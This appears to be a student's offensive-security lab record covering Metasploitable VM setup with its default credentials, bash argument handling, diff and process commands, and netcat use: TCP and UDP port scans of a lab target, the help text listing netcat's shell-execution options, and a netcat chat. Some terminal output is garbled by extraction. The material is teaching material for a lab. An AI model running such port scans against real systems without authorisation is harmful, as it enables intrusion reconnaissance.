
### Step 3 – Click VirtualBox → New.




### Step 4 – Click “Use an existing virtual hard disk file”. Browse the file where you have downloaded Metasploitable and click Open.



### Step 5 – A screen to create a virtual machine pops up. Click “Create”.



The default username is **msfadmin** and the password is **msfadmin**.



## PRACTICAL 2:-


### A. EXPLORING THE COMMAND LINE ARGUMENT

- i. **Positional Parameters**:- Command-line arguments are passed in the positional way i.e. in the same way how they are given in the program execution. Let us see with an example. Create a shell program that can display the command line arguments in a positional way. “Nano” editor is used to create the shell program.”




The screenshot shows a terminal window titled "GNU nano 6.4" with the file name "yaseera.txt" in the title bar. The terminal is running as root (@kali: ~). The content of the file is:

```
echo "DISPLAYING POSITIONAL PARAMETER"
echo "FILENAME: $0"
echo "ARGUMENT 1: $1"
echo "ARGUMENT 2: $2"
echo "ARGUMENT 3: $3"
```



```
(root㉿kali)-[~]
# nano yaseera.txt

(root㉿kali)-[~]
# chmod +x yaseera.txt
```



```
(root㉿kali)-[~]
# bash yaseera.txt WELCOME TO KALI
DISPLAYING POSITIONAL PARAMETER
ARGUMENT 1: WELCOME
ARGUMENT 2: TO
ARGUMENT 3: KALI
```

- ii. TOTAL ARGUMENTS (\$#)

```
File Actions Edit View Help
GNU nano 6.4                                     yaseera.txt

echo "DISPLAYING POSITIONAL PARAMETER"
echo "FILENAME: $0"
echo "ARGUMENT 1: $1"
echo "ARGUMENT 2: $2"
echo "ARGUMENT 3: $3"
echo "TOTAL ARGUMENTS : $#"
```

```
[root@kali]~]
# bash yaseera.txt
DISPLAYING POSITIONAL PARAMETER
FILENAME: yaseera.txt
ARGUMENT 1:
ARGUMENT 2:
ARGUMENT 3:
TOTAL ARGUMENTS : 0

[root@kali]~]
# bash yaseera.txt WELCOME TO KALI
DISPLAYING POSITIONAL PARAMETER
FILENAME: yaseera.txt
ARGUMENT 1: WELCOME
ARGUMENT 2: TO
ARGUMENT 3: KALI
TOTAL ARGUMENTS : 3
```

- iii. Using Flags:- Arguments can be passed along with the flags. The arguments can be identified with a single letter having – before that. A single letter can be meaningful and here let us take -1, -2, and -3. We need to use getopt function to read the flags in the input, and OPTARG refers to the corresponding values:

```
GNU nano 2.3.1                                     File: usingFlags.sh

while getopts 1:2:3: flag
do
    case "${flag}" in
        1) websitename=${OPTARG};;
        2) postname=${OPTARG};;
        3) shares=${OPTARG};;
    esac
done
echo "WebsiteName : $websitename";
echo "PostName : $postname";
echo "Shares : $shares";
```

iii. with \$@

```
vi nano 2.5.1          file. loopargument.sh  
  
i=1;  
#$@ represent as the array of all the parameters passed  
for program in "$@"  
do  
    echo "$i : Programming In $program";  
    i=$((i + 1));  
done
```

## B. COMPARING TWO FILES

```
[root@kali]~]  
# cat file1.txt  
HI M.SC PART2 STUDENTS  
THIS IS OFFENSIVE LECTURE  
  
[root@kali]~]  
# [ ]
```

```
[root@kali]~]  
# cat file2.txt  
HI M.SC PART2 STUDENTS  
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION  
  
[root@kali]~]  
# [ ]
```

```
File Actions Edit View Help  
[root@kali]~]  
# nano file1.txt  
  
[root@kali]~]  
# nano file2.txt  
  
[root@kali]~]  
# diff file1.txt file2.txt  
2c2  
< THIS IS OFFENSIVE LECTURE  
--> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# diff -w file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
-
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# diff -q file1.txt file2.txt
Files file1.txt and file2.txt differ
```

```
[root@kali]~]
# diff -c file1.txt file2.txt
*** file1.txt 2022-11-04 23:00:29.634252507 -0400
--- file2.txt 2022-11-04 23:01:10.286568770 -0400
*****
*** 1,2 ****
    HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE LECTURE
--- 1,2 ---
    HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
[root@kali]~]
# diff -u file1.txt file2.txt
--- file1.txt 2022-11-04 23:00:29.634252507 -0400
+++ file2.txt 2022-11-04 23:01:10.286568770 -0400
@@ -1,2 +1,2 @@
    HI M.SC PART2 STUDENTS
-THIS IS OFFENSIVE LECTURE
+THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

[root@kali]~]
#
```

```
(root㉿kali)-[~] apt install colordiff
E: apt was interrupted, you must manually run 'sudo apt-get update' to correct the problem.

(root㉿kali)-[~] apt-get install colordiff
E: apt was interrupted, you must manually run 'sudo apt-get update' to correct the problem.

(root㉿kali)-[~]
# dpkg --configure -a
Setting up speech-dispatcher-audio-plugins:amd64 (0.11.3-2) ...
Setting up fonts-cantarell (0.303.1-1) ...
Setting up libibusverbs1:amd64 (42.0-1+b1) ...
Setting up rtkit (0.13-4+b1) ...
Setting up libnfsidmap1:amd64 (1:2.6.2-1+b1) ...
```

```
(root㉿kali)-[~]
# colordiff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
—
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

(root㉿kali)-[~]
```

```
(root㉿kali)-[~]
# comm file1.txt file2.txt
HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
(root㉿kali)-[~]
# comm -23 file1.txt file2.txt
THIS IS OFFENSIVE LECTURE
```

```
(root㉿kali)-[~]
# comm -13 file1.txt file2.txt
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

## C. Managing Processes

```
[root@kali]# ps
 PID TTY          TIME CMD
 1261 pts/0    00:00:06 zsh
 27288 pts/0    00:00:00 ps

[root@kali]# sleep 30 &
[1] 27306

[root@kali]# sleep 30 &
[2] 27316
```

```
[root@kali]# ps
 PID TTY          TIME CMD
 1261 pts/0    00:00:06 zsh
 27306 pts/0    00:00:00 sleep
 27316 pts/0    00:00:00 sleep
 27330 pts/0    00:00:00 ps

[root@kali]# kill -9 27316
[2] + killed      sleep 30
[root@kali]#
```

```
[root@kali ~]# pstree
systemd--ModemManager---2*[{ModemManager}]
                  NetworkManager---2*[{NetworkManager}]
                  2*[VBoxClient---VBoxClient---2*[{VBoxClient}]]]
                  VBoxClient---VBoxClient
                  VBoxService---8*[{VBoxService}]
                  getty
                  colord---2*[{colord}]
                  cron
                  2*[dbus-daemon]
```

```
(root㉿kali)-[~]
# top
top - 23:39:04 up 43 min, 2 users, load average: 0.09, 0.15, 0.
Tasks: 171 total, 1 running, 170 sleeping, 0 stopped, 0 zom
%Cpu(s): 1.7 us, 0.5 sy, 0.0 ni, 97.8 id, 0.0 wa, 0.0 hi, 0
MiB Mem : 1981.3 total, 236.6 free, 989.0 used, 755.6
MiB Swap: 1024.0 total, 967.1 free, 56.9 used. 786.3

PID USER PR NI VIRT RES SHR S %CPU %MEM
551 root 20 0 368896 88120 42220 S 1.3 4.3
888 kali 20 0 204192 23812 10344 S 1.3 1.2
5473 kali 20 0 2962740 266288 90536 S 1.0 13.1
800 kali 20 0 259244 22248 12588 S 0.7 1.1
```

```
(root㉿kali)-[~]
# ps -aux
USER      PID %CPU %MEM      VSZ   RSS TTY      STAT START  TIM
E COMMAND
root      1 1.2 0.5 168844 10840 ?
Ss 22:55 0:3
3 /sbin/init splash
root      2 0.0 0.0      0      0 ?      S 22:55 0:0
0 [kthreadd]
root      3 0.0 0.0      0      0 ?      I< 22:55 0:0
0 [rcu_gp]
root      4 0.0 0.0      0      0 ?      T< 22:55 0:0
```

```
(root㉿kali)-[~]
# ps -afx
PID TTY      STAT      TIME COMMAND
2 ?      S      0:00 [kthreadd]
3 ?      I<    0:00 \_ [rcu_gp]
4 ?      I<    0:00 \_ [rcu_par_gp]
5 ?      I<    0:00 \_ [netns]
7 ?      I<    0:00 \_ [kworker/0:0H-events_highpri]
8 ?      I      0:02 \_ [kworker/u4:0-ext4-rsv-conversio
9 ?      I<    0:01 \_ [kworker/0:1H-kblockd]
10 ?     I<    0:00 \_ [mm_percpu_wq]
11 ?     I      0:00 \_ [rcu_tasks_kthread]
12 ?     I      0:00 \_ [rcu_tasks_rude_kthread]
```

```
(root㉿kali)-[~]
# ps -l
F S  UID   PID  PPID C PRI NI ADDR SZ WCHAN TTY
TIME CMD
0 S  0  1261  1226 0 80 0 - 2589 sigsus pts/0 00:0
0:08 zsh
4 T  0  29119 1261 0 80 0 - 2586 do_sig pts/0 00:0
0:00 top
0 S  0  31556 1261 0 85 5 - 1403 hrtime pts/0 00:0
0:00 sleep
4 R  0  31570 1261 0 80 0 - 2484 - pts/0 00:0
0:00 ps
```

```
[root@kali]~]
# nice -n 19 sleep 30 &
[2] 32559
[root@kali]~]
# ps -l
F S UID PID PPID C PRI NI ADDR SZ WCHAN TTY
TIME CMD
0 S 0 1261 1226 0 80 0 - 2589 sigsus pts/0 00:0
0:09 zsh
4 T 0 29119 1261 0 80 0 - 2586 do_sig pts/0 00:0
0:00 top
0 S 0 32559 1261 0 99 19 - 1403 hrtime pts/0 00:0
0:00 sleep
```

```
[root@kali]~]
# renice -n -19 sleep 30 &
[3] 32675

renice: bad process ID value: sleep
30 (process ID) old priority 0, new priority -19
[3] - exit 1 renice -n -19 sleep 30
```

## PRACTICAL NO 3 :- USING NETCAT SOCAT


Netcat aka nc is a network utility for reading from and writing to network connections using TCP and UDP. Netcat is very useful to both attacks and the network security auditors. For an attacking purpose it is a multi-functional tool which accurate and useful. Security auditors uses Netcat to debug and investigate the network.

In this practical target machine is metasploit and its IPADDRESS IS as shown below:-

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206 Bcast:192.168.95.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1769 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1016 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130638 (127.5 KB) TX bytes:67296 (65.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$
```

1. To start with netcat we just check the help section of netcat by using following command:



The screenshot shows a terminal window with a root prompt on Kali Linux. The user has run the command 'nc -h' to view the help documentation for netcat. The output lists various options and their descriptions, such as '-e' for executing a shell, '-l' for listening mode, and '-n' for numeric IP addresses. The terminal window has a dark background with white text, and the title bar shows 'File Actions Edit View Help'.

```
File Actions Edit View Help
root@kali: ~
[~]# nc -h
[v1.10-47]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous !!]
  -e filename            program to exec after connect [dangerous !!]
  -b                    allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                    this cruft
  -i secs               delay interval for lines sent, ports scanned
  -k                    set keepalive option on socket
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                    randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                   answer TELNET negotiation
  -u                   UDP mode
  -v                   verbose [use twice to be more verbose]
  -w secs              timeout for connects and final net reads
```

2. To scan a target machine(METASPLOIT) we run following command: **Here we have used some flags, -v flag is used for verbose mode, -n indicates numeric-only IP address and -z indicates zero -I/O model (basically used for scanning).We also need to specify a range of ports (10 to 400) and we get the result as shown in the following screenshot:**

```

no port[s] to connect to
[roo]# nc -vvnz 192.168.95.206 10-400
[UNKNOWN] [192.168.95.206] 139 (netbios-ssn) open
[UNKNOWN] [192.168.95.206] 111 (sunrpc) open
[UNKNOWN] [192.168.95.206] 80 (http) open
[UNKNOWN] [192.168.95.206] 53 (domain) open
[UNKNOWN] [192.168.95.206] 25 (smtp) open
[UNKNOWN] [192.168.95.206] 23 (telnet) open
[UNKNOWN] [192.168.95.206] 22 (ssh) open
[UNKNOWN] [192.168.95.206] 21 (ftp) open
[roo]#

```

- To scan the UDP ports of target machine (METASPLOIT) using Netcat. With the help of following command we have scanned UDP port using netcat. (**Here we have used -u flag for scanning UDP ports, as seen in the following screenshot:**)

```

root@kali: ~
File Actions Edit View Help
[roo]# nc -vzu 192.168.95.206 20-100
192.168.95.206: inverse host lookup failed: Unknown host
[UNKNOWN] [192.168.95.206] 94 (?) open
[UNKNOWN] [192.168.95.206] 93 (?) open
[UNKNOWN] [192.168.95.206] 92 (?) open
[UNKNOWN] [192.168.95.206] 91 (?) open
[UNKNOWN] [192.168.95.206] 90 (?) open
[UNKNOWN] [192.168.95.206] 89 (?) open
[UNKNOWN] [192.168.95.206] 88 (kerberos) open
[UNKNOWN] [192.168.95.206] 87 (?) open
[UNKNOWN] [192.168.95.206] 86 (?) open
[UNKNOWN] [192.168.95.206] 85 (?) open
[UNKNOWN] [192.168.95.206] 84 (?) open
[UNKNOWN] [192.168.95.206] 83 (?) open
[UNKNOWN] [192.168.95.206] 82 (?) open
[UNKNOWN] [192.168.95.206] 81 (?) open
[UNKNOWN] [192.168.95.206] 80 (?) open
[UNKNOWN] [192.168.95.206] 79 (?) open

```

- Chatting with Netcat:- Two users can chat through netcat. But before that they need to establish connection. To set all this we gonna use two different devices. One OS is metasploit and another is Kali. To set up the connection we need to know the IP address of systems (In our case we are using local IP). From a device we can start the initiator. We run following command from our Metasploit to start initiator:

```

RX bytes:3194 (3.1 KB) TX bytes:5868 (5.7 KB)
Base address:0xd020 Memory:f1200000-f1220000


msfadmin@metasploitable:~$ sudo nc 192.168.95.230
[sudo] password for msfadmin:
no port[s] to connect to
msfadmin@metasploitable:~$ sudo nc 192.168.95.230 1234

```

From our Kali Linux we use following command to start listener. (nc -lvp 1234)

```
(root@kali)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
```


```
(root@kali)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
192.168.95.206: inverse host lookup failed: Unknown host
connect to [192.168.95.230] from (UNKNOWN) [192.168.95.206] 41706
```



For Windows, you should install the Netcat (Ncat) package that comes with Nmap, which you can download from <https://nmap.org/download.html>

The screenshot shows the Nmap download page at <https://nmap.org/download.html>. The 'Microsoft Windows binaries' section is highlighted. It contains a screenshot of the Zenmap GUI showing a scan of 'scamme.nmap.org'. Below the screenshot, text reads: 'Please read the [Windows section](#) of the Install Guide for limitations and is Windows version of Nmap. It's provided as an executable self-installer w/ and the Zenmap GUI. We support Nmap on Windows 7 and newer, as we newer. We also maintain a [guide for users who must run Nmap on earlier](#)'.

When selecting components to install, choose all packages that come with the Nmap installer.



Before continuing, ensure that the Ncat and the Register Nmap Path options are selected, as shown in the above screenshot.

### Install Netcat on Windows

```
c:\ Command Prompt
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.


C:\Users\sachi>ncat --version
Ncat: Version 7.92 ( https://nmap.org/ncat )

C:\Users\sachi>ncat -h
Ncat 7.92 ( https://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
-4                      Use IPv4 only
-6                      Use IPv6 only
-C, --crlf             Use CRLF for EOL sequence
```

### Ncat Command

The name of the Netcat command-line tool is called ncat, which you can run from either Windows Terminal, CMD, or PowerShell. To check the Netcat version installed on your Windows PC, open a command prompt and execute the following command:




(root㉿kali)-[~]


```
# nc -lvp 1604
listening on [any] 1604 ...
192.168.95.84: inverse host lookup failed: Unknown
connect to [192.168.95.230] from (UNKNOWN) [192.16
hi
HI AM WINDOWS
HI AM KALI
BYE BYE KALI
BYE BYE WINDOWS
```

C:\Users\sachi>ncat 192.168.95.230 1604
Ncat: No connection could be made because the target machine act
efused it. .
hi
HI AM WINDOWS
HI AM KALI
BYE BYE KALI
BYE BYE WINDOWS

